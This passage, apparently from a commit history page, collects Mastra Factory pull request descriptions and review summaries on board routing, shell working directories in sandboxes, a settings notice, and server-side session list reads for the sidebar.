fallback; disabled/join/uninstalled rules skipped; flag precedence
- [x] Storage: derived intake order that follows rule writes until set,
new board above the first catch-all, set-order refusals, board delete
cascades rules and closes gaps, per-board reorder, per-board 100 limit
(create and moving a rule to another board), Not routed paging oldest
first
- [x] Comparison: contiguous rules report 0 differing; interleaved rules
report the exact differing and not-routed counts; only the newest 200
compared; GET describes the order in force, derived or chosen
- [x] Dispatcher: interleaved rules place by board; no match files no
card and records Not routed; redelivery after a rule fix files it and
resolves the record; old evaluator still files Work; Not routed resolved
only after initial entry and on retries; arrivals wait and retry while
intake rules are unavailable
- [x] Manual create: rule match files on the rule's board; unmatched
refused with `intake_board_required` and files nothing; naming the board
then files it; old evaluator keeps its fallback
- [x] API: board-fixed 422 only under `intake-order`; per-board
list/reorder; intake order GET/PUT with refusals and audit; Route again
404/403/422, then queued, filed by the dispatcher on the rule's board
and resolved (409 on a second attempt), by intake order even on a
`route-list` replica and with the closed-issue facts
- [x] Per-project evaluator: a project created through storage is
stamped `intake-order` in the same transaction (also with the boards
domain unregistered) and its arrivals are decided by intake order with
nothing forced; a project with no setting keeps `route-list` (arrivals
and manual create); option/env force either way over the setting; `PUT`
switches an existing project (admin only, audited once, order stays
derived); GET reports `evaluatorSource`; a new project's later board
slots above Work's catch-all
- [x] Unreadable setting: with no boards storage and nothing forced, an
arrival (new or older project) files no card and retries, then lands on
its rule's board once a replica with boards storage takes it; a
boardless create is refused on new and older projects and when the
setting read throws
- [x] Existing tests that pin route-list behaviour now say so by marking
their project as one from before the setting
(`asProjectFromBeforeIntakeEvaluator`); the project-creation runtime
test now expects an unmatched issue Not routed and a boardless manual
create refused
- [x] `grep DEFAULT_BOARD_ID` finds nothing in `rules/dispatcher.ts` or
`work-items/create-work-item.ts`
- [x] Factory focused suites (30 files, 946 tests), `tsc --noEmit`,
`oxlint --type-aware`, `build:lib`; factory-ui typecheck and intake MSW
tests
- [x] Known baseline: `session-tools`, `config`,
`session-model-catalog`, and `fs.test` "reads a submitted plan…" fail on
main unchanged
## Tests
Behaviour is tested by scenarios through the dispatcher (arrival → rules
→ storage), HTTP routes on real server and storage, and storage on
LibSQL and Postgres. Unit tests remain only for pure logic with many
input combinations (evaluator precedence, per-rule placement skips,
comparison counts and sample cap).
- **Scenarios added:** contiguous rules file every arrival on the same
board under both evaluators; interleaved rules place by board; no match
→ Not routed record and no card, resolved once filed after a rule fix
(also on a retry); Route again files through the dispatcher; new
projects decided by intake order, older ones by the route list, forced
evaluator wins, switching takes effect on the next arrival; unreadable
setting → arrival waits and lands once boards storage is back; a
work-less project's GitHub arrivals over HTTP.
- **Unit tests removed (covered above):** the pure
`deriveIntakeOrder`/`reconcileIntakeOrder` file, five
`resolveIntake`/`projectIntakeEvaluator`/`compareIntakeOrder` cases, six
storage cases duplicated by route tests, and four dispatcher/create
cases duplicated by sibling scenarios. The consolidation commit maps
each removal to the test that covers it.
- **Net test lines:** consolidation −202 (+16 / −218); branch total vs
main +1197 / −46.
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
## ELI5
Factory sends new work items to the right board. This PR adds a second
way to do that. Each board has its own rules, and the project has an
ordered list of boards. An item goes to the first board whose rules
accept it. If no board accepts it, the item is marked "Not routed."
## Overview
This PR adds an optional `intake-order` evaluator for Factory item
routing. The existing `route-list` evaluator stays the default. The diff
changes 30 files, with 2,834 lines added and 158 removed, relative to
merge base `
|
||
|
mastra-platform[bot]
|
037b9b75a8 |
fix(core): default shell commands to the workspace filesystem root (#30210)
> Opened by @wardpeet ## What this fixes With `LocalFactorySandbox`, `execute_command` ran from the session directory (`<root>/<sessionId>`) while the workspace filesystem — and with it the plan card — resolved relative paths against the checkout one level below (`<root>/<sessionId>/<repo>`). A plan written with a shell command (`cat > .artifacts/plans/x.md`) therefore landed where the plan card never looks, and the card reported "The plan could not be loaded" even though `submit_plan` had succeeded with that same relative path. Writing the plan with the file tool worked, which is what made the bug look intermittent. The fix gives a workspace one rule: **a workspace's default shell cwd is the root of that workspace's filesystem.** - `WorkspaceFilesystem` gains an optional `getCommandCwd()`, implemented by `SandboxFilesystem` as its resolved workdir. - `execute_command` defaults its cwd to that root (foreground and background commands), resolves a relative `cwd` against it, and still honours an explicit absolute `cwd`. - Filesystems that report no root (host, in-memory, mounts, third-party implementations) and workspaces without one keep the sandbox's own default working directory exactly as before. - Only the configured filesystem is consulted, so a sandbox-only tool call still never invokes a dynamic filesystem resolver. ## Review **Approved** — reviewed head ` |
||
|
mastra-platform[bot]
|
600cb85329 |
fix(platform-workspace): fail cleanly when a command's cwd doesn't exist (#30260)
> Opened by @DSchau ## Summary In Factory sessions, a command given a `cwd` that doesn't exist failed with `Direct-exec transport failed … after 2 attempt(s)` instead of a normal command error. The E2B envd, Railway sidecar, and private-network transports all treat a nonexistent `cwd` as a broken connection, so the command is retried and then reported as a transport failure. Agents pass paths like `/repo` because the file tools treat absolute paths as workspace-relative. `PlatformSandbox` now `cd`s into the `cwd` inside the shell, for both foreground commands and background processes: - A relative `cwd` resolves under the working directory. - An absolute `cwd` that doesn't exist falls back to the same path under the working directory, matching the file tools. - A directory that is truly missing, or can't be entered, fails as a normal exit-1 command with `Working directory not found: <dir>`. There is no retry, and the command never runs in the wrong directory. Commands with no `cwd` running outside the checkout is a separate issue, fixed by #30210. ## Test plan - `command-in-cwd.test.ts` runs the generated scripts in real bash. It covers relative and absolute paths, the fallback, missing directories, quoting, and multi-line commands. It also covers a directory that can't be entered; that case is skipped when running as root, because root can enter it. - `sandbox-processes.test.ts` checks that background processes resolve `cwd` the same way. - `sandbox.test.ts` checks that the Railway WebSocket, E2B, and private-network paths send the wrapped command. - 353 tests pass and `tsc` is clean. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** When a command runs in a folder that does not exist, the command now stops with a clear error instead of failing in a confusing way. Commands also start in the folder the user asked for. ## Summary This pull request changes `@mastra/platform-workspace` so commands and background processes run in the requested `cwd`. ### Changes - **`workspaces/platform-workspace/src/sandbox.ts`**: Adds the exported function `commandInCwd(command, cwd, workingDirectory): string`. - Relative `cwd` values resolve under the sandbox working directory. - A nonexistent absolute `cwd` falls back to the same path under that working directory. - The function prefixes the command with a shell directory check. - If no candidate directory exists, or the directory cannot be entered, the command exits with status 1 and prints `Working directory not found: <dir>`. - E2B process spawning and all command-execution transports use this wrapper. - `executeCommand` removes `cwd` from its options before forwarding them. It keeps the existing environment merge and transport fallback behavior. - **`workspaces/platform-workspace/src/sandbox.test.ts`**: Updates expectations for Railway WebSocket exec, E2B exec, and private-network exec. These now expect the directory change in the command text, not a per-command `cwd` field. The per-command `cwd` test expects `/workspace` to resolve relative to the configured `/srv/app` working directory. The runner's `cwd` stays `/srv/app`. - **`workspaces/platform-workspace/src/command-in-cwd.test.ts`** (new, +98 lines): Tests `commandInCwd` in Bash. Covers: - Unchanged commands when `cwd` is absent or equals the working directory. - Relative path resolution. - Existing absolute paths inside and outside the working directory. - Fallback for missing absolute paths. - Status and error text for missing directories. - Failure when an existing directory cannot be entered. - Quoting of paths with spaces and quotes. - Multiline commands. - **`workspaces/platform-workspace/src/sandbox-processes.test.ts`**: The test process runner forwards an optional `cwd` to child processes. `makeSandbox` accepts a `workingDirectory` option. A new test checks that `cwd: '/repo'` resolves under the working directory. It also checks that a missing relative directory exits with code 1, empty stdout, and an error containing the resolved path. - **`.changeset/quiet-dirs-wander.md`** (new): Adds a patch changeset for `@mastra/platform-workspace`. ### Not in this diff - The objectives describe a default `execute_command` cwd change in `@mastra/code-sdk`. The changed-file list does not include any `mastracode` or SDK files. The commit history also reverts that default. No SDK change is part of this diff. ### Verification - The author reports 353 passing platform-workspace tests and clean TypeScript checks. This summary does not verify these results. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
84ff1b6997 |
fix(factory-ui): show the Mastra Connect tools off state as a one-line info notice (#30242)
> Opened by @DSchau
## Summary
When a Factory doesn't give sessions Mastra Connect tools (e.g. it sets
a custom `tools` option, or is missing Platform credentials /
`MASTRA_PROJECT_ID`), the Settings → Tools section showed a bordered
settings row whose inline code snippets broke onto their own lines,
making the message hard to read.
This replaces it with a single-line info `Notice`:
> ℹ️ Mastra Connect tools are off: this Factory sets a custom `tools`
option or is missing Platform credentials or `MASTRA_PROJECT_ID`.
Loading, retry, empty, and connection-list states are unchanged.
## Test plan
- `vitest run --project msw:factory-ui ConnectToolsSection.msw.test.tsx`
(updated text assertion) — passes
- `tsc --noEmit -p src/ui/tsconfig.json` and oxlint — clean
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** When a Factory cannot use Mastra Connect tools, the Tools
settings page now shows one short info line instead of a larger bordered
box. The line says why the tools are off.
## Summary
This change updates the off state of the Mastra Connect tools section in
Settings → Tools. The change affects two files, with 9 lines added and
14 removed.
### Changes
- `ConnectToolsSection.tsx`:
- Imports `Notice` from `@mastra/playground-ui/components/Notice` and
renders it with `variant="info"` for the unavailable state.
- The message says that Mastra Connect tools are off when the Factory:
- sets a custom `tools` option, or
- lacks Platform credentials or `MASTRA_PROJECT_ID`.
- The previous `SettingsContainer`/`SettingsRow` block is removed from
this state. That block also showed the section label. The off state no
longer shows that label.
- The `SettingsRow` import is removed.
- `ConnectToolsSection.msw.test.tsx`:
- The test for a 404 `connect_tools_off` response now expects the text
"Mastra Connect tools are off".
- The 403 Platform-refusal test now checks that the new off-state
message is absent. Before, it checked that the old wording was absent.
### Scope
- The loading, retry, empty, and connection-list states are not changed.
- No exported or public declarations change.
### Validation
- The PR description reports that the updated MSW test passes, and that
`tsc --noEmit` and oxlint are clean. This review did not run these
checks.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
---------
Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com>
Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com>
|
||
|
Damien Schneider
|
558f07e331 |
feat(factory-ui): load the sidebar's sessions as rows instead of two whole lists (#30475)
**─────── TLDR ───────** > The sidebar now asks the server for the rows it shows, instead of downloading every session and every card holding one and working them out in the browser. Stacked on #30473, which added the two reads. Before, every Factory page read the project's whole session list (3,951 sessions, 617 KB on a production project), every card holding a session (1,120 cards, 564 KB) and the runs in flight, then sorted, filtered, grouped and cut them to about 20 rows. Now the sidebar reads `session-rows` for the rows it lists and `session-activity` for what runs; both answer 304 when nothing changed. ### Behavior changed opening a Factory page ├─ **was** — read every session, every card holding one and `/active-runs` └─ **now** — reads `session-rows` for the view shown, and `session-activity` once a repository is linked; Settings reads `session-activity` only Show more under a group ├─ **was** — revealed rows already in memory └─ **now** — asks the server for that group deeper (`window=<group>:<count>`), 20 more each time and 500 at most; Show less goes back to 5 switching Group by ├─ **was** — regrouped in place └─ **now** — the skeleton shows until the new groups arrive; sort and filter changes keep the current rows meanwhile switching factories └─ **now** — the previous factory's rows never show while the new ones load a Show more, sort or filter read that fails └─ **now** — the rows shown stay up beside Retry board live dots, activity counts, parked flags and the done sound ├─ **was** — worked out from the whole session list and `/active-runs` └─ **now** — read from `session-activity` related cards on a card page ├─ **was** — linked to a session found in the whole list └─ **now** — one `GET /web/user-sessions/:id` per related session, shared with the session page; a 404 links to the card instead answering a waiting session from the sidebar or the transcript ├─ **was** — refreshed the cards the rows were worked out from └─ **now** — refreshes the rows and the activity at once deleting or renaming a session └─ **now** — its row changes at once, and a delete lowers the group counts, without waiting for the next read search palette ├─ **was** — searched the sessions the sidebar had already loaded └─ **now** — reads the sessions and their cards once when it opens, and cancels that read when it closes new session page ├─ **was** — read every card holding a session for its counts and dates └─ **now** — reads the starters and `session-activity` only ### Shape changed | | | | |---|---|---| | **+** | `useSessionRowsQuery` · `useSessionActivityQuery` | the sidebar's two reads, keyed by the view; the rows read returns the query and the rows to show, the last ones of the same factory and grouping standing in while it loads or fails | | **+** | `sessionRowsRequest` · `fetchSessionRows` · `fetchSessionActivity` | the view turned into the query string | | **+** | `invalidateSessionQueries` | one refresh for the session list, the rows and the activity | | **~** | `presentSessionRow` · `orderGroupHeadings` | present the server's rows and order its groups; sorting, filtering and cutting are gone | | **−** | `useSessionListRows` · `useActiveRunResources` · `sessionWorkItems` · session comparators | replaced by the server's answer | | **+** | `sessionReadHandlers` | answers both reads in tests with the server's own functions, from the lists a suite stubs | | **~** | `SESSION_ROW_WINDOW` · `SESSION_ROW_WINDOW_MAX` · `SESSION_ROW_PINS_MAX` | moved out of the route contracts into a module the browser imports: the sidebar's window and its clamps are the numbers the server validates against | | **~** | `useSidebarWorkItemsQuery` → `useSessionCardsQuery` | only the search palette reads it now | | **~** | `useUpdateWorkItemMutation` · `useTransitionWorkItemMutation` · `useDeleteWorkItemMutation` · `useFactoryDecisionAction` | also reread the rows, which carry the card's title, stage and decision | | **~** | `Sidebar.NavShowMore` (`@mastra/playground-ui`) | takes a `ref`, so Show more and Show less hand focus to each other without a DOM query | - `mastracode/factory-ui/src/` - └─ `hooks/useSessionRows.ts` — both reads - └─ `ui/domains/workspaces/services/sessionRowReads.ts` — request and fetch - └─ `ui/domains/workspaces/services/sessionRows.ts` · `sessionGroups.ts` — rewritten around the server's rows - └─ `ui/domains/workspaces/components/SessionsSection.tsx` · `SessionGroupList.tsx` — Show more asks the server - `mastracode/factory-ui/e2e/ui/session-reads.ts` — the test stand-in for both reads - `mastracode/factory/src/session/session-row-limits.ts` — the window and the request limits, out of `routes/contracts.ts` - `packages/playground-ui/src/ds/components/Sidebar/nav/sidebar-nav-show-more.tsx` — the `ref` ### Decisions - **group order, hidden groups and headings stay in the browser** — they are per-user preferences stored locally; the server's groups are reordered and hidden here. - **earlier rows stay up only for the same factory and grouping** — while the next read loads and when it fails; anything else shows the skeleton, so another factory's rows or groups never flash. - **card writes reread the rows instead of patching them** — the server works out a row's status from its card, so patching it here would copy that rule back into the browser; the move does not wait on the reread. - **related cards read each session** — a handful of small reads the session page shares, instead of the whole list for a link. - **the search palette keeps its whole-list reads** — only while it is open; moving it onto a search route is its own change. ### Watch - the route loader cannot see whether the sidebar is collapsed, so with child sessions shown it prefetches rows with children that a collapsed sidebar then reads again without. - Show more stops at 500 rows a group, the most the server lists; a longer group's older sessions are found through search. - each card move, edit, delete or decision answer costs one more `session-rows` read. ### Gain Each page load, measured in-process on 4,000 sessions and 1,200 cards; the before sizes come from a production project: | read | before | after | |---|---|---| | every session | 617 KB | not read | | every card holding a session | 564 KB | not read | | `session-rows`, default view | — | 5,337 B · 854 B gzipped | | `session-activity` | — | 171 B · 124 B gzipped | | either, nothing changed | — | 304, no body; the server still builds the answer to compare it (#30473) | ### Not verified - [x] a running local Factory over Postgres (29 sessions), board page reloaded — no `/sessions`, `work-items?scope=sessions` or `/active-runs`; `session-rows` and `session-activity` both answer 304 - [x] Show more and Group by by hand — Show 20 more read `window=all:25` and listed 25 rows with Show 4 more and Show less; Show less went back to 5 and handed focus to Show 20 more; Group by Status showed the skeleton, then Idle and Done; a sort change kept the rows up - [ ] factory switch by hand — the local database holds one factory, and a second needs a real repository linked; covered by the MSW suite only - [ ] the collapsed-sidebar prefetch above, measured --- > ████████████████████ **tests** `+976 −850` — the sorting and grouping tests left with the code they tested > █████████████ **source** `+639 −920` — the browser's sorting, grouping and run tracking are most of the deletions > █████ **test helpers** `+229 −10` — the stand-in answering both reads > █ **changeset** `+10` > █ **design system** `+2 −2` — `Sidebar.NavShowMore` takes a ref <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: The Factory sidebar used to download every session and every card, then sort and filter them in the browser. Now it asks the server for only the rows it shows, and it asks for run activity separately. When nothing changed, the server can reply "not modified," so the sidebar downloads less. ## Summary This pull request changes how the Factory sidebar reads session data. The sidebar now reads two server resources: `session-rows` for displayed rows and `session-activity` for run activity. The earlier whole-list reads of sessions, cards, and active runs are replaced in the sidebar. The search palette keeps its whole-list reads while open. The author reports that both new reads return 304 when unchanged. ### Data reads - `sessionRowsQueryOptions` and `useSessionRowsQuery` read grouped session rows. The request includes sort, group-by, owner, status, updated-time filter, child visibility, pins, the open item, and per-group windows. - `sessionRowsRequest` builds the request. It omits `status` and `updated` when they are `all`. It keeps only the last `SESSION_ROW_PINS_MAX` pins. It caps each window at `SESSION_ROW_WINDOW_MAX`. - `fetchSessionRows` and `fetchSessionActivity` send these requests. Both accept an optional abort signal. - `sessionActivityQueryOptions` and `useSessionActivityQuery` read running session IDs, parked session IDs, and card activity counts. - `useSessionCardsQuery` replaces `useSidebarWorkItemsQuery` in board, search, and related-card callers. - `useSessionParked` and `useActiveRunResources` are removed. Their callers read `useSessionActivityQuery`. - Both queries use `skipToken` when the factory project ID is absent. Both refetch on window focus. Both poll at `UNMATERIALIZED_POLL_MS` while data is settling. ### Show more and show less - `SessionsSection` sends per-group windows. "Show more" increases a group's window by `SESSION_GROUP_INCREMENT`. The PR objectives state a batch size of 20. "Show less" removes the group's override and returns to the default of 5. - The server caps each requested window at `SESSION_ROW_WINDOW_MAX` (500). - Window overrides reset when the factory, sort, group-by, filters, or child visibility change. - A follow-up fix clears Show more depth on those changes. Returning to a factory therefore starts each group at its first sessions. - `SessionGroupList` takes required `onShowMore` and `onShowLess` callbacks. It renders `group.rows` directly. - After a row-count change, focus moves to the remaining toggle. - Tests cover switching factories to five rows per group, requesting the `board:work:25` window, and keeping visible rows after a failed windowed request until retry. ### Loading and failure behavior - Sort and filter reads keep the current rows visible. - Group changes show a skeleton while new rows load. - The rows hook keeps its last result only when the project ID and `groupBy` still match the current layout. - A failed read keeps visible rows. Retry is offered. - A test update makes the stubbed server persist renames and deletes. The test then checks the rows after the pending read completes. ### Cache and invalidation - `invalidateSessionQueries(queryClient, factoryId)` invalidates session lists, session rows, and session activity. Workspace invalidation also invalidates factories and controller threads. - Mutations that previously invalidated the sessions query now call this helper. This includes sandbox recreation, session visibility, session ownership, approval answers, and run starts. - `useFactoryDecisionAction` also invalidates session rows. - Work-item updates, settled stage transitions, and successful deletions invalidate session rows. - `updateCachedSessionTitle` updates session-list, session-row, and individual-session caches. It updates matching parent and child rows. - `removeCachedSession` updates session-row caches. It removes the session, adjusts group and response totals, and promotes a remaining child when a parent row is removed. It cancels in-flight row reads. - `userSessionQueryOptions` is exported and used by `useUserSessionQuery`. - Workspace and user-session delete mutations accept `Pick<FactoryUserSession, 'sessionId'>`. ### Related cards and external links - `RelatedCards` gets session IDs from `useLiveSessions`. That hook deduplicates session IDs from related work items. It queries each one with `userSessionQueryOptions`. - A related card links to its session only when the lookup returns data. A 404 makes the card link to its board. A 503 keeps the session link. - Related-card session lookups now use individual `GET /web/user-sessions/:id` requests. - `cardLink` selects a card's URL. Slack cards use the derived Slack thread URL. Other cards prefer the work-item URL and fall back to the external-source URL. ### Shared contracts - `mastracode/factory/src/session/session-row-query.ts` defines the session-row constants and the owner schema. The constants are `SESSION_ROW_WINDOW`, `SESSION_ROW_WINDOW_MAX`, `SESSION_ROW_PINS_MAX`, `SESSION_ROW_WINDOWS_MAX`, `SESSION_ROW_STATUSES`, `SESSION_ROW_SORTS`, `SESSION_ROW_GROUP_BYS`, `SESSION_ROW_UPDATED_WITHIN`, `SESSION_ROW_ALL_OWNERS`, and `SESSION_ROW_MY_SESSIONS`. - `sessionRowOwnerKey` and `sessionRowGroupKeys` are also defined there. - `routes/contracts.ts` imports these values. It removes its local copies. Its window, pin, and window-count limits now come from the shared constants. - `session-row-view.ts` uses the shared window constant and grouping-key helpers. - The author reports that this move keeps server modules out of the browser bundle. The reported size reduction is not verified in the supplied evidence. ### Presentation and grouping - `presentSessionRow` builds a `SessionListRow` from `SessionRowWire` data. It recursively presents child rows. - `SessionListRow` now holds a `SessionRowSession` and an optional `cardId`. It requires `updatedAt`. - `sessionOwners` takes response owners and the viewer profile. - `sessionGroupHeadings` takes a context with `catalog`, `boardIds`, `owners`, and `viewerUserId`. It no longer takes session rows. - `SessionGroup` has `total`, optional `openIndex`, and readonly `rows`. - `sessionPullRequestTargets` lives in `sessionRows.ts`. It returns targets only for rows with a thread ID and an unsettled pull request. - `SessionPreviewDetails` takes a `cardId` and a `board`. It loads the card by ID when `cardId` is set. - The session-list empty state uses total and matching counts. Hidden groups and zero-session cases have separate messages. ### Removed code - Modules: `sessionWorkItems.ts`, `useActiveRunResources.ts`, and the `sessionRows` test fixture. - Hooks: `useSessionListRows`, `useSessionParked`, and `useSidebarWorkItemsQuery`. - Functions: `liveSessionCounts`, `groupSessionRows`, `collapsedRowsKeepingActive`, `filterSessionRows`, `compareSessionRows`, `allSessionRows`, `sessionWorkItemIndex`, `buildFactorySessionRow`, `buildUserSessionRow`, `oneRowPerCard`, and `linkFollowedCards`. - Constants: `SESSION_GROUP_BYS`, `COLLAPSED_GROUP_ROW_COUNT`, and `SESSION_ACTIVITY_STATUSES`. - Query key: `agentControllerActivity`. ### Route loaders - Sidebar prefetch requests session rows. It builds the request from the current list view, filters, pins, open item, and child visibility. - Factory layout prefetch requests session activity. It no longer fetches workspace data or active runs. - Board prefetch also requests board decisions. - The author reports that collapsed-sidebar prefetching may fetch rows that the sidebar requests again. This was not measured. ### Public API changes - Added exports: `readPinnedSessions`, `readSessionFilters`, `readSessionListView`, `userSessionQueryOptions`, `invalidateSessionQueries`, `UNMATERIALIZED_POLL_MS`, `cardLink`, `SESSION_GROUP_INCREMENT`, and `sessionRowsRequest`. - `Sidebar.NavShowMore` accepts a button ref. Its props derive from `ComponentProps<'button'>`. A patch changeset documents this. ### Tests and mocks - `session-reads.ts` adds MSW handlers for session rows and session activity. They return 400 for invalid query parameters. - The shared MSW server returns an empty `sessions` list by default. - Tests cover row removal, title updates in nested rows, sidebar Show more requests, and retry after failure. - Tests for `useActiveRunResources` are deleted. - The `GlobalSearch` tests treat search as the only session consumer. They expect the request to abort on close. ### Verification - The author reports a manual check of a 29-session local Factory. The board made no `/sessions`, `work-items?scope=sessions`, or `/active-runs` requests. Both new reads returned 304. - The author reports manual checks of Show more, Show less, focus handoff, Group by, and sorting. - Factory switching was not checked manually. The local database had one factory. The MSW suite covers it. - Collapsed-sidebar prefetching was not measured. - CI and test results for the current head are not available in the supplied evidence. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
Damien Schneider
|
5a231ae55c |
feat(factory): answer the sidebar's session rows sorted, grouped and cut to what is listed (#30473)
**─────── TLDR ───────** > The server can now answer the sidebar's session list as it is shown — sorted, grouped and cut to the first rows of each group — instead of the browser downloading every session and every card holding one. Today the sidebar reads the project's whole session list and every card holding a session, then sorts, filters, groups and cuts them in the browser. On a production project that is 3,951 sessions (617 KB) and 1,120 cards (564 KB) to draw about 20 rows. These two reads do that work on the server. Nothing calls them yet; the sidebar moves onto them in the next PR. ### Behavior changed `GET …/session-rows` ├─ **new** — one row per card for a card's sessions, carrying the card, its pull or merge request and its status ├─ **new** — one row per session a person or Slack started ├─ **new** — `sort`, `groupBy`, `owner`, `status`, `updated` applied on the server ├─ **new** — each group cut to its first 5 rows, with the `total` it holds └─ **new** — `total`, `matching`, the `boards` and `owners` the menus offer, whatever the filters the same read with `window=<group>:<count>` └─ **new** — lists that group deeper, the others stay at 5 the same read with `open=<session id>` └─ **new** — the open session stays listed however deep its group holds it, with its `openIndex` the same read with `pin=<session id>` (repeatable, 100 at most) └─ **new** — pinned sessions come first in their group the same read with `children=true` └─ **new** — a card's other sessions are listed under its row instead of folded into it `GET …/session-activity` └─ **new** — which sessions run, wait on a person or are still coming up, and how many cards are worked on or waiting either read sent again with `If-None-Match` └─ **new** — 304 unless the answer changed either read for another user's private session or run └─ **new** — absent: a run under another user's resource never marks a row working `GET …/sessions` and a project's follow list ├─ **was** — every request read every row from the database └─ **now** — kept in memory, read again only when a count-and-newest probe says the list changed `mastra api factory session rows|activity` └─ **new** — both reads from the CLI ### Shape changed | | | | |---|---|---| | **+** | `sessionRows(facts)` · `sessionRowsView(rows, view, userId, now)` · `sessionActivity(facts)` | pure, so the browser's tests can run them as the server | | **+** | `ProbedList` · `probeNewest` | in-memory list, reread when count or newest row moves | | **+** | `projectSessions` reader | the sessions read `/sessions` and both new routes share | | **+** | `sendRevalidated` · `sendJson` | the board route's ETag and gzip answer, now shared | | **~** | `cardContextSessions` · `sessionRowStatus` · change-request rules | moved from the browser to `@mastra/factory`; the browser imports them | | **~** | `isPullRequestCard` · `pullRequestSources` · `pullRequestSourceNumber` · `reviewedPullRequest` | moved from `boards/semantics.ts` into `change-requests.ts`, so the file the browser imports loads nothing else | - `mastracode/factory/src/session/` - └─ `session-rows.ts` — rows, status, card, pull request, child rows, pins - └─ `session-row-view.ts` — sort, filter, group, window, totals, activity - └─ `session-row-status.ts` — moved here - `mastracode/factory/src/work-items/` - └─ `card-context-sessions.ts` · `change-requests.ts` — moved here - `mastracode/factory/src/storage/probed-list.ts` - `mastracode/factory/src/routes/` - └─ `session-rows.ts` — both handlers - └─ `project-sessions.ts` — extracted from `source-control-sessions.ts` - └─ `contracts.ts` — both contracts what the next PR builds on `GET …/session-rows` · `GET …/session-activity` ### Decisions - **group order and hidden groups stay in the browser** — they are per-user preferences stored locally; the server returns groups in the order of their first row and the browser reorders and hides them. - **pins travel in the URL** — pins live in the browser's storage; the 100 most recently pinned are sent. - **the open session is part of the request** — so its group lists it however deep it lies, without a second read. - **probe, don't watch** — a count plus the newest row tells the server whether to reread; held for 60 s at most, and a row written in the last 5 s always rereads, so a write racing the probe is never missed. - **files the browser imports load nothing else** — `boards/semantics.ts` reaches `@mastra/code-sdk/constants`, which reads `process.env` at load and throws in a browser; Node tests never see it, so the pull request source helpers live in `change-requests.ts` instead. ### Watch - each project's session list is held in memory, 100 projects at most, shared and frozen between callers. - every read builds its whole answer before it can say 304: the probe, the cards (held), the boards and the first 50 deferred decisions (read each time), then the rows and their hash. A 304 saves the transfer, not the server's work: about 23.7 ms per read at 4,000 sessions, once per open tab on each feed refresh. ### Gain Measured in-process on 4,000 sessions and 1,200 cards: | read | body | gzipped | time | |---|---|---|---| | `session-rows`, default view | 5,337 B | 854 B | 23.7 ms | | `session-activity` | 171 B | 124 B | 0.4 ms | | either, nothing changed | 304, no body | 304, no body | the same as a full answer: the answer is built to compare its ETag | ### Not verified - [x] the probe against Postgres — on a local Factory over Postgres (one project, 29 sessions) with statement logging: a reload made only probes, no full read; a title written straight into the table showed on the next load, reads in the 5 s after that write reread the list, the first read after it once more, then probes only again - [ ] the probe on a production-size project — 29 sessions is not 4,000 - [x] the browser reading these routes — in #30475 --- > ████████████████████ **tests** `+1799 −164` — 44% of the additions > ██████████████████ **source** `+1602 −558` — the browser's moved rules are most of the deletions > ███████ **generated** `+635` — CLI route metadata > █ **changeset** `+25` > █ **docs** `+2` <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: This change adds two new web addresses that send the Factory work-session list to the app. The server sorts, filters, groups, and limits the list before sending it. A version check (ETag) tells the app when nothing changed, so the app can skip the download. ## Summary This change adds two read routes for Factory projects: - `GET /web/factory/projects/:id/session-rows` returns grouped session rows. It supports sorting, filters, grouping, group windows, pinned sessions, an open session, and optional child rows. - `GET /web/factory/projects/:id/session-activity` returns session activity counts. It reports sessions that are running, waiting on a person, or upcoming. Query behavior for `session-rows`: - Sort options: activity, updated time, or created time. - Filters: owner (`all`, `mine`, or `owner:<id>`), status, and updated time (24 hours, 7 days, or 30 days). - Grouping: by board, status, owner, or none. - `window` sets the rows shown per group. The default size is 5. Window counts must be positive integers no greater than 500. - `pin` repeats to put sessions first. Up to 100 pinned session IDs are accepted. - `open` keeps the selected session visible within the group windowing. - `children=true` shows child sessions. - Up to 64 unique group windows are accepted. - Malformed parameters return `400 invalid_session_rows_query`. Both routes send an ETag and handle `If-None-Match`. A matching ETag returns `304`. The routes build the full response before they compare the ETag. A `304` saves transfer only. Server-side work still runs. Row rules: - A run counts as working only when its resource is reachable by the viewer. Reachability depends on authentication, the viewer, the factory project, and visible sessions. - A session is settling when it has no materialized state and its last update is less than 10 minutes old. - A user row is marked waiting when it links to a parked card that the viewer follows. - `cardsAwaitingPerson` identifies cards whose newest relevant decision is failed, or whose decisions are only proposed. Supporting changes: - Project session reads move into a shared `createProjectSessionsReader`. Source-control session routes and work-item routes use it. Owner-profile resolution moves into `project-sessions.ts`. - A new `ProbedList` cache stores project session lists and work-item subscription lists in memory. A probe reads the row count and the newest row. The cache key includes the count, newest row ID, and newest timestamp. Concurrent callers with the same stamp share one in-flight read. A completed entry is reused only when its capture time is at least 5 seconds after the newest timestamp. Entries expire after 60 seconds. The cache holds up to 100 keys. - Session-row status, card-context session helpers, and change-request helpers move into `@mastra/factory`. Factory UI imports them from there. The old local helpers and types are removed from the UI. - `isPersonSessionBranch` and the branch prefixes (`USER_BRANCH_PREFIX`, `USER_SESSION_BRANCH_PREFIX`, and `SLACK_SESSION_BRANCH_PREFIX`) move to `work-item-branch.ts`. - GitLab merge request numbers come from the metadata IID, not from the encoded key. - The CLI adds `mastra api factory session rows` and `mastra api factory session activity`. - Changesets and the Factory README document the new routes. Behavior notes: - `sessionPresentation.ts` now expects the session ID directly after `USER_SESSION_BRANCH_PREFIX`. The former `session-` segment is no longer matched. - No sidebar code calls the new routes in this PR. The author states that the sidebar will switch in a later PR. The author reports browser support is covered in PR `#30475`. Reported measurements (author-reported, not verified in this review): - At 4,000 sessions and 1,200 cards, a default `session-rows` response is 5,337 B (854 B gzipped) in 23.7 ms. - A `session-activity` response is 171 B (124 B 